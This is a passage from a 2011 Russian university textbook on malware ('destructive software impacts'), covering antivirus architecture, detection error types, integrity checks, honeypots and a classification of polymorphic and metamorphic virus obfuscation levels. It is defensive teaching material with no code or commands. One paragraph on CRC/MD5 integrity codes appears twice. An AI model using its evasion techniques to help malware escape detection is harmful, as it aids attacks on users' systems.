МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ
РОССИЙСКОЙ ФЕДЕРАЦИИ

НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ЯДЕРНЫЙ УНИВЕРСИТЕТ «МИФИ»

РАЗРУШАЮЩИЕ ПРОГРАММНЫЕ ВОЗДЕЙСТВИЯ

Под редакцией М.А. Иванова

Рекомендовано УМО «Ядерные физика и технологии»
в качестве учебно-методического пособия для студентов
высших учебных заведений

Москва 2011

УДК 004.491
ББК 32.973-018.2
Р17

Разрушающие программные воздействия: *Учебно-методическое пособие* / А.Б. Вавренюк, Н.П. Васильев, Е.В. Вельмякина, Д.В. Гуров, М.А. Иванов, И.В. Матвейчиков, Н.А. Мацук, Д.М. Михайлов, Л.И. Шустова; под ред. М.А. Иванова. М.: НИЯУ МИФИ, 2011. — 328 с.

В пособии рассматриваются тенденции развития разрушающих программных воздействий. Показывается, что появление новых компьютерных технологий, новых математических методов дают в руки нарушителей и создателей вредоносных программ все новые и новые возможности. Анализируются механизмы проведения атак на программные системы, основанные на использовании стохастических методов. Рассматриваются превентивные методы защиты от разрушающих программных воздействий.

Рекомендуется использовать при изучении дисциплин «Программирование на языке высокого уровня», «Методы и средства защиты компьютерной информации», «Безопасность информационных систем» для студентов, обучающихся по специальности «Вычислительные машины, комплексы, системы и сети». Может быть полезно разработчикам и пользователям компьютерных систем.

Подготовлено в рамках Программы создания и развития НИЯУ МИФИ.

Рецензент В.Г. Иваненко (НИЯУ МИФИ)

ISBN 978-5-7262-1503-7

СОДЕРЖАНИЕ

Введение

Жизнь современного общества немыслима без повсеместного использования автоматизированных систем обработки данных, связанных с вводом, хранением, обработкой и выводом информации. Всеобщая компьютеризация помимо очевидных выгод несет с собой и многочисленные проблемы, наиболее сложной из которых является проблема информационной безопасности. Высочайшая степень автоматизации, к которой стремится человечество, широкое внедрение дешевых компьютерных систем массового применения и спроса, делают их чрезвычайно уязвимыми по отношению к деструктивным воздействиям, ставят современное общество в зависимость от степени безопасности используемых информационных технологий.

Появление персональных компьютеров расширило возможности не только пользователей, но и нарушителей. *Важнейшей характеристикой любой компьютерной системы независимо от ее сложности и назначения становится безопасность циркулирующей в ней информации*.

Информационная безопасность давно стала самостоятельным направлением исследований и разработок. Однако, несмотря на это, проблем не становится меньше. Это объясняется появлением все новых компьютерных технологий, которые не только создают новые проблемы информационной безопасности, но и представляют, казалось бы, уже решенные вопросы совершенно в новом ракурсе. Кроме того, появление новых компьютерных технологий, новых математических методов дают в руки нарушителей и создателей различного рода вредоносных программ все новые и новые возможности.

Главными причинами трудоемкости решения задачи обеспечения безопасности информации (ОБИ) в современных условиях являются:

- все большее отстранение пользователей от процессов управления и обработки информации и передача его полномочий программному обеспечению (ПО), обладающе-

му некоторой свободой в своих действиях и поэтому очень часто работающему вовсе не так, как предполагает пользователь;

- существование программ, изначально предназначенных для выполнения деструктивных действий и по этой причине получивших обобщенное название – *разрушающие программные воздействия* (РПВ).

На рис. В1 и В2 показаны соответственно существующие методы защиты от РПВ и модель системы защиты от РПВ.

В основе данного пособия лежит лекционный материал курсов «Программирование на языке высокого уровня», «Методы и средства защиты компьютерной информации» и «Безопасность информационных систем», читаемых на кафедре № 12 «Компьютерные системы и технологии» НИЯУ МИФИ. Этот материал основывается на открытых источниках информации, список которых приведен в конце книги.



Рис. В1. Методы защиты от РПВ



Рис. В2. Модель системы защиты от РПВ

1. СТОХАСТИЧЕСКАЯ КОМПЬЮТЕРНАЯ ВИРУСОЛОГИЯ

1.1. Разрушающие программные воздействия (РПВ)

Одной из причин трудоемкости решения задачи обеспечения безопасности программных систем является существование программ, изначально предназначенных для выполнения деструктивных действий – компьютерных вирусов (КВ), троянских программ, закладок, сетевых червей, эксплойтов (exploits), дропперов (droppers), различного рода хакерских утилит и прочих, которые получили обобщенное название *разрушающих программных воздействий* [1].

РПВ принято называть программы, способные выполнять любое непустое подмножество перечисленных ниже функций [1]:

- скрывать признаки своего присутствия в компьютерной системе (КС);
- обладать способностью к самодублированию, в том числе созданию модифицированных своих копий;
- обладать способностью к ассоциированию себя с другими программами;
- обладать способностью к переносу своих фрагментов в иные области оперативной или внешней памяти, в том числе находящиеся на удаленном компьютере;
- получать несанкционированный доступ к компонентам или ресурсам КС;
- разрушать или искажать код программ в оперативной памяти;
- наблюдать за процессами обработки информации и принципами функционирования средств защиты;
- сохранять фрагменты информации из оперативной памяти в некоторой области внешней памяти;
- искажать, блокировать или подменять выводимый во внешнюю память или канал связи информационный мас-

сив, образовавшийся в результате работы прикладных программ;

- искажать находящиеся во внешней памяти массивы данных;
- подавлять информационный обмен в компьютерных сетях, фальсифицировать информацию в каналах связи;
- нейтрализовывать работу тестовых программ и средств защиты информационных ресурсов КС;
- постоянно или кратковременно изменять степень защищенности секретных данных; приводить в неработоспособное состояние или разрушать компоненты системы;
- создавать скрытые каналы передачи данных; инициировать ранее внедренные РПВ.

"Лекарства" даже от простейшего вида РПВ, компьютерных вирусов, не существует. Всегда можно создать вирус, который не сможет нейтрализовать ни одна из существующих антивирусных программ. Основная идея в том, что если разработчик КВ знает, что именно ищет антивирусная программа, он всегда способен разработать РПВ, незаметное для нее. Конечно, после этого создатели антивирусных средств могут усовершенствовать свои продукты, чтобы они определяли уже и новый вирус, таким образом возвращая ситуацию в исходное положение.

1.2. Структура программного комплекса программных средств антивирусной защиты

Технологии разработки вирусов и антивирусных программ развиваются параллельно. По мере усложнения вирусов антивирусное ПО становится все сложнее и изощреннее. Можно выделить четыре поколения антивирусных программ: (1) обычные сканеры, использующие для идентификации КВ характерные для них сигнатуры; (2) эвристические анализаторы; (3) антивирусные мониторы; (4) полнофункциональные системы защиты.

Продукты четвертого поколения представляют собой пакеты, объединяющие в единое целое все существующие антивирусные

технологии. С появлением средств четвертого поколения появилась возможность построения всеобъемлющей стратегии антивирусной защиты, являющейся неотъемлемой частью общих мероприятий по обеспечению защиты компьютерных систем.

Особенностями проблемы антивирусной защиты в критически важных информационных системах заключаются в том, что необходимо учитывать возможность появления вирусов, целенаправленно созданных противником.

На рис. 1.1 показана структура программного комплекса средств антивирусной защиты (АВЗ) для ОС семейства Linux [10, 15]. В составе разработанного комплекса выделяются четыре подсистемы: подсистема сканирования, подсистема пополнения антивирусных баз, подсистема обнаружения вирусной активности и подсистема управления.

В состав антивирусного сканера, образующего подсистему сканирования, входят: сигнатурный анализатор; эвристический анализатор; базы вирусных сигнатур и эвристических признаков. Основное назначение антивирусного сканера – обнаружение КВ до получения ими управления. Антивирусный сканер относится к классу антивирусных средств, которые запускаются по требованию пользователя или программы. Сигнатурный анализатор во взаимодействии с базой сигнатур обнаруживает известные КВ по характерным для них участкам кода – маскам или сигнатурам. Сигнатурный анализатор реализует стратегию антивирусной защиты, суть которой – реагирование на методы, которые авторы вирусов уже разработали, иначе говоря, противостояние определенным КВ, которые известны и которые были детально проанализированы. Сигнатурный анализатор выполняет функцию полифага, т.е. может лечить зараженные файлы (кроме тех случаев, когда последние были необратимо искажены КВ). Эвристический анализатор во взаимодействии с базой эвристических признаков обнаруживает известные и неизвестные КВ по характерным для них наборам признаков. Эвристический признак с полным основанием можно иначе называть структурной сигнатурой. Именно такая замена терминов имеет место, например, в систе-

мах обнаружения атак, где набор признаков, характерных для определенного типа сетевой атаки, называется сигнатурой атаки. Эвристический анализатор реализует обе существующие стратегии антивирусной защиты: предвидение методов, которые будут использоваться авторами вирусов в будущем; реагирование на методы, которые авторы вирусов уже разработали, т.е. противостояние КВ, которые известны и которые были детально проанализированы. В антивирусном сканере выделено антивирусное ядро, способное работать самостоятельно в составе других программных средств, которым требуются функции АВЗ. В антивирусном сканере должна быть реализована функция проверки упакованных файлов.

Подсистема пополнения антивирусных баз состоит из программного средства (ПС) пополнения базы вирусных сигнатур и ПС пополнения базы эвристических признаков. Подсистема пополнения предназначена для поддержания антивирусных баз в актуальном состоянии, иначе говоря, для их дополнения по мере появления новых КВ.

Подсистема обнаружения вирусной активности включает в себя антивирусный монитор и ревизор. Антивирусный монитор – модуль, который постоянно находится в активном состоянии и отвечает за перехват попытки процессом выполнить потенциально опасные системные вызовы, иначе говоря, вызовы, характерные для вирусов в моменты их функционирования, и оповещение пользователя. При перехвате файловых операций антивирусный монитор, взаимодействуя с антивирусным сканером, запускает процесс сканирования файлов, с которыми осуществляются те или иные действия. Результат работы монитора – это блокировка выполнения потенциально опасных системных вызовов процессом, информирование пользователя об обнаруженных событиях (в том числе о найденных в результате сканирования известных КВ), реакция на команды пользователя. Антивирусный монитор относится классу средств антивирусной защиты, запускающихся при доступе к ресурсу. Антивирусный монитор реализует обе существующие стратегии антивирусной защиты: предвидение

методов, которые будут использоваться авторами вирусов в будущем; реагирование на методы, которые авторы вирусов уже разработали, т.е. противостояние КВ, которые известны и которые были детально проанализированы.

Ревизор – компонента, основное назначение которой контроль целостности файлов и системных областей. Ревизор реализует универсальную стратегию антивирусной защиты, сутью которой является обнаружение последствий вирусной активности путем обнаружения несанкционированных изменений файлов и системных областей компьютера. Ревизор функционирует в режиме активизации при доступе к ресурсу (в данном случае файлу или системной области).

Подсистему управления образует программное средство централизованного управления – компонента, обеспечивающая взаимодействие с другими программными средствами обеспечения безопасности и пользователем (администратором), вывод информации пользователю или программе, локальное и удаленное управление (в том числе графическое) средствами АВЗ, формирование информационных сообщений локальным и удаленным пользователям, оповещение администратора о результатах работы средств АВЗ.

Таким образом, в представленном комплексе используются все существующие методы (рис. 1.2) и все существующие типы средств антивирусной защиты (рис. 1.3), реализованы все существующие стратегии антивирусной защиты (рис. 1.4).

1.3. Критерии эффективности программных средств антивирусной защиты

В качестве критериев эффективности средств антивирусной защиты используются вероятности ошибок 1-го, 2-го и 3-го рода при выявлении КВ, быстродействие алгоритма формирования контрольного кода целостности, достоверность используемой процедуры контроля целостности при обнаружении умышленных искажений информации.



Рис. 1.1. Комплекс программных средств антивирусной защиты (АВЗ)

Рис. 1.2. Используемые методы АВЗ



Рис. 1.3. Используемые типы программных средств АВЗ

Рис. 1.4. Реализованные стратегии АВЗ

Ошибка 1-го рода – не обнаружение КВ в зараженном информационном объекте: имеет место, например, в случае неполноты вирусных баз или появления КВ с новым механизмом функционирования, не учтенным при разработке эвристических признаков.

Ошибка 2-го рода – ошибочное обнаружение КВ в незараженном информационном объекте, иначе говоря, ложная тревога; имеет место, например, в случае некачественного выделения сигнатуры или эвристики из тела КВ и включения этой некачественной сигнатуры или эвристики в вирусную базу.

Ошибка 3-го рода – обнаружение не того КВ в зараженном файле; имеет место, например, в случае, когда разработчик РПВ

искусственно вводит в тело КВ сигнатуру или эвристический признак другого вируса.

Самый быстродействующий алгоритм формирования контрольного кода целостности, CRC (cyclic redundancy code), является практически идеальным при обнаружении случайных искажений данных. Однако он совершенно не пригоден (хотя часто используется для этих целей) при выявлении умышленных искажений информации. Другой вариант формирования контрольного кода основан на использовании быстродействующей хеш-функции MD5 [11, 20]. Вариант в целом удовлетворительный, но при организации всеобъемлющего контроля целостности файлов и системных областей, тем более в фоновом режиме функционирования могут возникнуть проблемы из-за недостаточного быстродействия алгоритма. Требует дополнительных исследований на предмет достоверности контроля при обнаружении умышленных искажений данных вариант формирования контрольного кода целостности на основе нелинейной последовательностной машины, построенной путем замены сумматора ЛПМ на стохастический сумматор или R-блок [14].

1.4. Недостатки существующих средств защиты от РПВ

Можно выделить следующие недостатки средств защиты от РПВ (в порядке возрастания значимости).

1. Все существующие методы защиты имеют принципиальные ограничения, иначе говоря, каждый в отдельности взятый метод относительно легко «обмануть», т.е. создать вредоносную программу (ВП), которая не будет обнаружена. Отсюда можно сделать вывод о том, что эффективная система защиты от РПВ должна быть полнофункциональной, т.е. использовать все существующие стратегии защиты, реализовывать все существующие методы защиты и содержать в своем составе все существующие типы программных средств защиты.

2. В существующих программных системах защиты недостаточно внимания уделяется самозащите от ВП, самоконтролю це-

лостности, восстановлению после сбоев и обеспечению гарантированности свойств.

3. Недостаточно внимания уделяется проверке на предмет отсутствия уязвимостей типа «переполнение буфера», «состязания при доступе к ресурсу» и прочих в коде программного средства защиты. Наличие таких уязвимостей позволяет атакующему подменять алгоритмы функционирования средств защиты, повышать свои привилегии в системе, вызывать отказы в обслуживании со стороны средств защиты, выполнять любые другие деструктивные действия. Основная причина дефектов программного кода – сложность современных программных систем. Большинство ошибок в ПО не приводит к разрушительным последствиям. Ошибки, влияющие на выполнение основной задачи, относительно легко обнаруживаются на этапе тестирования. Значительно сложнее обнаружить дефекты в ПО системы безопасности. Ошибки, влияющие на вычисления, заметны, в то время как изъяны системы защиты могут долгое время оставаться невидимыми. Более того, эти дефекты вовсе не обязательно находятся в коде, относящимся к системе безопасности. На защищенность системы может повлиять любая самая безобидная с виду программа, не имеющая никакого отношения к обеспечению безопасности. Распространенная ошибка разработчиков ПО – расчет на «хорошего» пользователя, который будет обращаться с программой именно так, как задумано автором. Например, в результате отсутствия или неправильной обработки нестандартных ситуаций, которые могут иметь место при работе программы (неопределенный ввод, ошибки пользователя, сбой и пр.), у противника появляется возможность искусственно вызвать в системе появление такой нестандартной ситуации, чтобы выполнить нужные ему действия: остаться в системе с правами привилегированного пользователя или заставить процессор выполнить произвольный код [6, 22, 24]. На рис. 1.5 показана структура РПВ [19], использующих уязвимость типа «переполнение буфера».



Рис. 1.5. Структура обычного (а) и полиморфного (б) shell-кодов

4. Еще один принципиальный недостаток существующих средств защиты от РПВ заключаются в том, что при их разработке в большинстве случаев используются исключительно методы, при реализации которых нападающие всегда находятся в более выигрышном положении, чем защищающиеся.

5. В качестве самого существенного недостатка можно отметить отсутствие оперативной реакции со стороны разработчиков средств защиты от РПВ на появление принципиально новых методик создания РПВ, требующих таких же принципиально новых методов защиты. Эффективная система защиты – это не фиксированный набор методов и средств защиты, это непрерывный процесс, который включает в себя:

- анализ защищенности системы на всех ее уровнях,
- опережающее совершенствование методов и средств защиты.

1.5. Перспективные методы защиты от РПВ

Противник не может нанести вред системе в двух случаях, когда (1) он ее «не понимает» или «понимает неправильно», либо когда (2) он ее вообще «не видит». Именно в этих ситуациях защита имеет преимущество перед нападением, в отличие, например, от таких традиционных методов, как межсетевое экранирование и обнаружение атак. Поэтому чрезвычайно перспективными методами следует признать методы внесения неопределенности в работу средств и объектов защиты, создание ложных объектов атаки (ЛОА) (по сути приманок) и стеганографические методы.

Создавая ЛОА, администратор безопасности знает, как выглядит сеть, и что в ней происходит. В качестве приманок он может использовать любые компоненты защищаемой компьютерной сети, зная, что ни один из законных пользователей никогда не получит доступ к ним. Он может использовать любые виды сигнализации, постоянно включая и выключая их, меняя их. Иначе говоря, он может делать все, что считает необходимым. При этом ЛОА действуют наверняка, так как противник не имеет информации, где и когда они могут появиться. ЛОА должны быть снабжены средствами сигнализации в случае осуществления нападения и слежения за действиями РПВ. В качестве ЛОА могут выступать отдельные компьютеры (honeypots) и даже фрагменты защищаемой сети (honeynets) [8].

Внесение неопределенности в работу средств и объектов защиты на порядок увеличивает стойкость защитных механизмов, метод предполагает использование генераторов псевдослучайных или случайных чисел для:

1) управления последовательностью выполнения шагов алгоритма (пермутация и полиморфизм);

2) обеспечения независимости времени выполнения отдельных шагов алгоритма от исходных данных (защита от временных атак на реализацию);

3) внесения непредсказуемости в результат преобразований (рандомизации), например, реализации концепции вероятностного шифрования;

4) реализации «плавающих» протоколов взаимодействия программных и аппаратных средств (обычно устройств ввода-вывода);

5) обеспечения для каждой программы индивидуальной среды исполнения (рандомизация среды исполнения).

1.6. Стохастическая компьютерная вирусология: использование стохастических методов в атаках на компьютерные системы

В настоящее время имеются все предпосылки для того, чтобы говорить о необходимости открытия нового научного направления, находящегося на стыке нескольких научных дисциплин – компьютерной вирусологии, криптологии, стеганографии и стегоанализа, технологии безопасного программирования.

Стохастическая вирусология суть научная дисциплина, изучающая особенности применения стохастических методов в компьютерных вирусах (КВ) и других вредоносных программах (ВП) и разрабатывающая меры противодействия таким РПВ.

Предмет исследования стохастической вирусологии – РПВ (в том числе распределенные во времени и/или пространстве), использующие криптографические, криптоаналитические и стеганографические методы для затруднения своего обнаружения и/или выполнения деструктивных функций (рис. 1.6), а также методы защиты от них.

Не следует забывать о том, что стохастические методы защиты являются технологиями двойного назначения и могут быть использованы (и, к сожалению, активно используются!) и с другими, разрушительными целями. При этом создатели РПВ двигаются по двум, относительно самостоятельным направлениям:

- Такие криптографические примитивы, как симметричное шифрование, хеширование, генерация псевдослучайных чисел (ПСЧ), используются для усложнения механизмов

функционирования КВ и тем самым затруднения противодействия им (препятствование проникновению, получению управления, обнаружения и восстановления пораженных объектов) традиционными антивирусными методами. Следствием развития этого направления явилось появление пермутирующих, шифрующихся, полиморфных и метаморфных вирусов (рис. 1.7, 1.8).

- Методы криптографии с открытым ключом используются не для защиты, а исключительно в деструктивных целях; иначе говоря, являются основным средством при проведении атак. Развитию этого направления способствует повсеместное использование сильных криптографических алгоритмов и, самое главное, их доступность.

1.6.1. Анализ механизмов функционирования компьютерных вирусов, использующих стохастические методы для затруднения своего обнаружения

КВ данного класса используют модификацию кода вируса чаще всего путем шифрования (в том числе многократного) тела КВ с использованием случайного ключа или случайных команд расшифровщика.

Рассмотрим деление полиморфных КВ (рис. 1.7) на уровни в зависимости от сложности используемых приемов и соответственно сложности их обнаружения. Подобное деление впервые предложил А. Соломон, а затем В. Бончев расширил его.

- Вирусы, имеющие некий набор расшифровщиков с постоянным кодом и при заражении выбирающие один из них.
- Расшифровщик вируса содержит одну или несколько постоянных инструкций, основная же часть его непостоянна.
- Расшифровщик содержит «мусорные» инструкции, т.е. инструкции, не несущие функциональной нагрузки.

- В расшифровщике используются взаимозаменяемые инструкции, а также перемешивание инструкций. Алгоритм расшифрования при этом не изменяется.
- Используются все перечисленные выше приемы, алгоритм расшифрования непостоянен, возможно многократное шифрование кода вируса и даже частичное шифрование самого кода рсшифровщика.
- Пермутирующие вирусы. Изменениям подвергается основной код вируса – он делится на блоки, которые при заражении переставляются в случайном порядке. Подобные КВ могут быть незашифрованы.
- Метаморфные вирусы (рис. 1.8). Как и в предыдущем случае, изменению подлежит сам код вируса. При этом инструкции КВ заменяются эквивалентными инструкциями, либо блоками инструкций. Тело КВ может шифроваться или преобразовываться в код, собирающий его в необходимом виде либо в оперативной памяти, либо на стеке.

Рассмотренное деление имеет ряд недостатков, главный из которых бесполезность для разработчиков средств защиты от ВП. Поэтому более предпочтительной классификацией следует признать деление по уровню модификации программы, предложенное Zombie:

- модификация на уровне байтов или слов;
- модификация на уровне команд;
- модификация на уровне функциональных вызовов;
- модификация на уровне алгоритма.

При этом каждый следующий уровень инкапсулирует в себе методы предыдущих уровней. Рассмотрим уровни подробнее.



Рис. 1.6. Стохастические РПВ

Уровень 1. Обычно подразумевает побайтную или пословную расшифровку. Расшифровщик сгенерирован с использованием случайных «мусорных» команд, случайных ключей, случайной замены регистров. Управление после расшифровки передается на один и тот же код. КВ подобного типа выявляются по структурной сигнатуре.

Уровень 2. Пермутирующий или метаморфный код. Идея заключается в том, чтобы изменять команды/группы команд на функционально им эквивалентные (замена) и/или менять команды местами (перестановка). Возможны два пути реализации таких ВП:

- код «переделывается» каждый раз, при этом используются либо фиксированные длины команд, либо встроенный дизассемблер, возвращающий хотя бы длину инструкции;
- новый код создается каждый раз из некоего макро-кода (специфически закодированного прообраза), который хранится в зашифрованном виде.

КВ подобного типа выявляются по структурной сигнатуре.

Уровень 3. Функционально мутирующий код. Этот уровень на практике пока не был эффективно реализован. Смысл мутаций – затруднить детектирование по структурной сигнатуре. Возможны следующие пути реализации таких ВП с использованием генераторов ПСЧ:

- обеспечение случайного выполнения некоторых необязательных частей интегрированного кода и перемешивания их с остальным кодом;
- обеспечение различных способов выполнения одних и тех же функций;
- случайный набор функций для каждого следующего поколения ВП.

Уровень 4. Алгоритмически мутирующий код. Этот уровень в настоящее время нигде не реализован. Одним из возможных путей реализации является использование внешнего макро-языка, способного собирать рабочий код из блоков-алгоритмов. При этом для возможности такой сборки блоки должны быть независимыми друг от друга, либо должны иметь возможность обмениваться данными.

Самый быстродействующий алгоритм формирования контрольного кода целостности, CRC (cyclic redundancy code), является практически идеальным при обнаружении случайных искажений данных. Однако он совершенно не пригоден (хотя часто используется для этих целей) при выявлении умышленных искажений информации. Другой вариант формирования контрольного кода основан на использовании быстродействующей хеш-функции MD5 [11, 20]. Вариант в целом удовлетворительный, но при организации всеобъемлющего контроля целостности файлов и системных областей, тем более в фоновом режиме функционирования, могут

возникнуть проблемы из-за недостаточного быстродействия алгоритма. Требует дополнительных исследований на предмет достоверности контроля при обнаружении умышленных искажений данных вариант формирования контрольного кода целостности на основе нелинейной последовательностной машины, построенной путем замены сумматора ЛПМ на стохастический сумматор или *R*-блок [14].



Рис. 1.7. Полиморфный КВ: а – структура полиморфного движка; б – пример программы, зараженной полиморфным КВ



Рис. 1.8. Структура метаморфного движка

1.6.2. Анализ механизмов функционирования компьютерных вирусов, использующих стохастические методы для выполнения деструктивных функций

Материал данного раздела основывается на результатах работы [98].

Традиционные вирусные программы. У всех традиционных РПВ, таких как компьютерные вирусы, троянские программы, сетевые черви, есть общие особенности:

1) пораженная система всегда может быть «заморожена», а вредоносная программа рано или поздно выделена, проанализирована, для нее разработаны средства противодействия;
2) чаще всего, за исключением тех случаев, когда вредоносная программа необратимо искажает программу-жертву

(пример – замещающие вирусы), возможно восстановление информации.

